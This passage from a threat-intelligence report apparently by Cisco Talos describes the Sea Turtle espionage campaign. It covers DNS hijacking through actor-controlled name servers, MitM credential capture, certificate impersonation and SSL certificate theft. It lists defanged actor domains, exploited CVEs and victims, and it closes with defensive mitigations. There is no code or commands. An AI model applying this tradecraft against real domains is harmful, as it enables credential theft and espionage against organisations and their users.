During a typical incident, the actor would modify the NS records for the targeted organization, pointing users to a malicious DNS server that provided actor-controlled responses to all DNS queries. The amount of time that the targeted DNS record was hijacked ranged from a couple of minutes to a couple of days. This type of activity could give an attacker the ability to redirect any victim who queried for that particular domain around the world. Other cybersecurity firms have reported some aspects of this activity [10]. Once the actor-controlled name server was queried for the targeted domain, it would respond with a falsified ‘A’ record that would provide the IP address of the actor-controlled MitM node instead of the IP address of the legitimate service. In some instances, the threat actor modified the time-to-live (TTL) value to one second. This was likely done to minimize the risk of any records remaining in the DNS cache of the victim machine.

Table 1 shows the name servers we observed being used in support of the Sea Turtle campaigns during 2019.

Domain	**Active timeframe**
ns1[.]intersecdns[.]com	March - April 2019
ns2[.]intersecdns[.]com	March - April 2019
ns1[.]lcjcomputing[.]com	January 2019
ns2[.]lcjcomputing[.]com	January 2019
ns1[.]rootdnservers[.]com	April 2019
ns2[.]rootdnservers[.]com	April 2019
ns1[.]intersecdns[.]com	February - April 2019
ns2[.]intersecdns[.]com	February - April 2019

Table 1: Name servers identified throughout our research.

We recently discovered a new actor-controlled nameserver, rootdnservers[.]com, that exhibited similar behaviour patterns to name servers previously utilized as part of the Sea Turtle campaign. The rootdnservers[.]com domain was registered on 5 April 2019 through the *NameCheap* registrar. The new actor-controlled nameserver was utilized to perform DNS hijacking against three government entities that all used .gr, the Greek ccTLD. It’s likely that these hijackings were performed through the access the threat actors obtained in the ICS-Forth network.

Sea Turtle tradecraft

The threat actors behind the Sea Turtle campaign gained initial access either by exploiting known vulnerabilities or by sending spear-phishing emails. *Talos* believes that the actors have exploited multiple known CVEs either to gain initial access or to move laterally within an affected organization. Based on our research, we know the actors utilize the following known vulnerabilities:

- CVE-2009-1151 [11]: PHP code injection vulnerability affecting phpMyAdmin
- CVE-2014-6271 [12]: RCE affecting the GNU bash system, specifically the SMTP (this was part of the Shellshock [13] CVEs)
- CVE-2017-3881 [14]: RCE by unauthenticated user with elevated privileges affecting *Cisco* switches
- CVE-2017-6736 [15]: Remote Code Exploit (RCE) for *Cisco* integrated Service Router 2811
- CVE-2017-12617 [16]: RCE affecting *Apache* web servers running Tomcat

- CVE-2018-0296 [17]: Directory traversal allowing unauthorized access to *Cisco Adaptive Security Appliances* (ASAs) and firewalls
- CVE-2018-7600 [18]: RCE for websites built with *Drupal*, aka 'Drupalgeddon'.

As of early 2019, the only evidence of the spear-phishing threat vector came from a compromised organization's public disclosure. On 4 January, Packet Clearing House, an NGO that provides support to Internet exchange points and the core of the domain name system, provided confirmation of this aspect of the actors' tactics by publicly revealing that its internal DNS had briefly been hijacked as a consequence of the compromise of its domain registrar.

As with any initial access involving a sophisticated actor, we believe this list of CVEs to be incomplete. The actors in question can leverage known vulnerabilities as they encounter a new attack surface. This list only represents the observed behaviour of the actors, not their complete capabilities.

Sea Turtle's goals

This is a state-sponsored group choosing its targets and performing globally impacting techniques on core Internet services. These attackers aimed to set up a man-in-the-middle (MitM) framework on their own actor-controlled infrastructure.

To this end, Sea Turtle built MitM servers that impersonated legitimate services in order to capture victims' credentials. Once these credentials had been captured, the user would be passed to the legitimate service. To evade detection, the actors performed 'certificate impersonation', a technique in which the attackers obtained a certificate authority-signed X.509 certificate from another provider for the same domain, imitating the one already used by the targeted organization. For example, if a *DigiCert* certificate protected a website, the threat actors would obtain a certificate for the same domain but from another provider, such as *Let's Encrypt* or *Comodo*. This tactic would make detecting the MitM attack more difficult, as a user's web browser would still display the expected 'SSL padlock' in the URL bar.

When the victim entered their password into the attackers' spoofed web page, the credentials would be captured for future use. From the victim's point of view, the only indication of anything unusual was a brief lag between entering their information and obtaining access to the service. This method would also leave almost no evidence for network defenders to discover, as legitimate network credentials were used to access the accounts.

SSL certificate abuse

Once the threat actors appeared to have access to a network, they stole the organization's SSL certificate. The attackers would then use the certificate on actor-controlled servers to perform additional MitM operations to harvest additional credentials. This allowed the actors to expand their access into the targeted organization's network. Typically, the stolen certificates were used for less than one day, likely as an operational security measure (using stolen certificates for an extended period would increase the likelihood of detection). In some cases, the victims were redirected to these actor-controlled servers displaying the stolen certificate.

One notable aspect of the campaign was the actors' ability to impersonate VPN applications, such as *Cisco Adaptive Security Appliance* (*ASA*) products, to perform MitM attacks. At this time, we do not believe that the attackers found a new *ASA* exploit. Rather, they probably abused the trust relationship associated with the *ASA*'s SSL certificate to harvest VPN credentials in order to gain remote access to the victim's network. This MitM capability would allow the threat actors to harvest additional VPN credentials.

As an example, DNS records indicate that a targeted domain resolved to an actor-controlled MitM server. The following day, *Talos* identified an SSL certificate with the subject common name of 'ASA Temporary Self Signed Certificate' associated with the aforementioned IP address. This certificate was observed on both the actor-controlled IP address and on an IP address correlated with the victim organization.

In another case, the attackers were able to compromise *NetNod*, a non-profit, independent Internet infrastructure organization based in Sweden. *NetNod* acknowledged the compromise in a public statement on 5 February 2019 [4]. Using this access, the threat actors were able to manipulate the DNS records for sa1[.]dnsnode[.]net. This redirection allowed the attackers to harvest credentials of administrators who manage domains with the TLD of Saudi Arabia (.sa). It is likely that there are additional Saudi Arabia-based victims of this attack.

In one of the more recent campaigns, on 27 March 2019, the threat actors targeted the Sweden-based consulting firm *Cafax*. On *Cafax*'s public web page [19], the company states that one of its consultants actively manages the i[.]root-server[.]net zone. *NetNod* managed this particular DNS server zone. We assess with high confidence that this organization was targeted in an attempt to re-establish access to the *NetNod* network, which was previously compromised by this threat actor.

Sea Turtle vs. DNSpionage

The threat actors behind the Sea Turtle campaign have proven to be highly capable, as they have been able to perform operations uninterrupted for over two years and have been undeterred by public reports documenting various aspects of their activity. This cyber threat campaign represents the first known case of a domain name registry organization having been compromised for cyber espionage operations.

In order to distinguish this activity from the previous reporting of other attackers, such as those affiliated with DNSpionage, the following is a list of traits that are unique to the threat actors behind the Sea Turtle campaign:

- These actors perform DNS hijacking through the use of actor-controlled name servers.
- These actors have been more aggressive in their pursuit targeting DNS registries and a number of registrars, including those that manage ccTLDs.
- These actors use *Let's Encrypt*, *Comodo*, *Sectigo* and self-signed certificates in their MitM servers to gain the initial round of credentials.
- Once they have access to the network, they steal the target organization's legitimate SSL certificate and use it on actor-controlled servers.

Successful?

We believe that the Sea Turtle campaign continues to be highly successful for several reasons. First, the actors employ a unique approach to gain access to the targeted networks. Most traditional security products such as IDS and IPS systems are not designed to monitor and log DNS requests. The threat actors have been able to achieve this level of success because the DNS domain space system added security into the equation as an afterthought. Had more ccTLDs implemented security features such as registrar locks, attackers would be unable to redirect the targeted domains.

The threat actors also used an interesting technique called certificate impersonation. This technique was successful in part because the SSL certificates were created to provide confidentiality, not integrity. The attackers stole organizations' SSL certificates associated with security appliances such as *ASA* to obtain VPN credentials, allowing the actors to gain access to the targeted networks.

The threat actors were able to maintain long-term persistent access to many of these networks by utilizing compromised credentials.

We will continue to monitor Sea Turtle and work with our partners to understand the threat as it continues to evolve to ensure that our customers remain protected and the public is informed.

PROTECTIONS/MITIGATIONS

We have compiled a list of potential actions that are recommended in order to best protect against this type of attack. We have included additional security recommendations that were highlighted by Bill Woodcock during his presentation on DNS/IMAP attacks [20].

- We recommend implementing multi-factor authentication, such as *Duo*, to secure the management of your organization's DNS records at your registrar, and to connect remotely to your corporate network via a Virtual Private Network (VPN).
- *Talos* suggests a registry lock service on your domain names, which requires the registrar to provide an out-of-band confirmation before the registry will process any changes to an organization's DNS record.
- DNSSEC sign your domains, either in-house, or using a DNS service provider which performs DNSSEC key-management services.
- DNSSEC validate all DNS lookups in your recursive resolver, either using in-house nameservers, or a service like *Cisco Umbrella / OpenDNS*.
- Make Internet Message Access Protocol (IMAP) email servers accessible only from your corporate LAN and only to users who have already authenticated over a VPN.
- If you suspect you have been targeted by this type of activity, we recommend instituting a network-wide password reset, preferably from a computer on a trusted network.
- Patch machines where applicable.
- Finally, network administrators can monitor passive DNS records on their domains, to check for abnormalities.

If you feel Sea Turtle has impacted you then we would also suggest a network-wide password reset plan to ensure that all passwords that have potentially been compromised are successfully changed to attempt to lower the likelihood of the attacker still having valid credentials.

REFERENCES

[1] Mercer, W.; Rascagneres, P. DNSpionage Campaign Targets Middle East. Cisco Talos. 27 November 2018. https://blog.talosintelligence.com/2018/11/dnspionage-campaign-targets-middle-east.html.

[2] Adamitis, D.; Maynor, D.; Mercer, W.; Olney, M.; Rascagneres, P. DNS Hijacking Abuses Trust In Core Internet Service. Cisco Talos. 17 April 2019. https://blog.talosintelligence.com/2019/04/seaturtle.html.

[3] Adamitis, D. Sea Turtle keeps on swimming, finds new victims, DNS hijacking techniques. Cisco Talos. 9 July 2019. https://blog.talosintelligence.com/2019/07/sea-turtle-keeps-on-swimming.html.

[4] Statement on man-in-the-middle attack against Netnod. Netnod. 5 February 2019. https://www.netnod.se/news/statement-on-man-in-the-middle-attack-against-netnod.

[5] RFC 5730. https://tools.ietf.org/html/rfc5730.

[6] List of root servers. IANA. https://www.iana.org/domains/root/servers.

[7] Davis, K. There are not 13 root servers. ICANN. 15 November 2007. https://www.icann.org/news/blog/there-are-not-13-root-servers.

[8] Operational Statement on the Integrity of the Root Server System. 14 March 2019. https://root-servers.org/news/20190314-Rootops_statement_Integrity_of_root_server_system.pdf.

[9] Alert (AA19-024A) DNS Infrastructure Hijacking Campaign. Department of Homeland Security. https://www.us-cert.gov/ncas/alerts/AA19-024A.

[10] Dahl, M. Widespread DNS Hijacking Activity Targets Multiple Sectors. Crowdstrike. 25 January 2019. https://www.crowdstrike.com/blog/widespread-dns-hijacking-activity-targets-multiple-sectors/.

[11] CVE-2009-1151 Detail. https://nvd.nist.gov/vuln/detail/CVE-2009-1151.

[12] CVE-2014-6271 Detail. https://nvd.nist.gov/vuln/detail/CVE-2014-6271.

[13] Alert (TA14-268A) GNU Bourne-Again Shell (Bash) ‘Shellshock’ Vulnerability (CVE-2014-6271, CVE-2014-7169, CVE-2014-7186, CVE-2014-7187, CVE-2014-6277 and CVE 2014-6278). Department of Homeland Security. https://www.us-cert.gov/ncas/alerts/TA14-268A. Shellshock.

[14] CVE-2017-3881 Detail. https://nvd.nist.gov/vuln/detail/CVE-2017-3881.

[15] CVE-2017-6736 Detail. https://nvd.nist.gov/vuln/detail/CVE-2017-6736.

[16] CVE-2017-12617 Detail. https://nvd.nist.gov/vuln/detail/CVE-2017-12617.

[17] CVE-2018-0296 Detail. https://nvd.nist.gov/vuln/detail/CVE-2018-0296.

[18] CVE-2018-7600 Detail. https://nvd.nist.gov/vuln/detail/CVE-2018-7600.

[19] Cafax. http://www.cafax.se/Home.html.

[20] Woodcock, B. Ops Track 01/30/19 - Briefing on Dec 18 - Jan 19 DNS/IMAP Prepositioning Attacks - Bill Woodcock. https://www.youtube.com/watch?v=oNF6TE75mzg.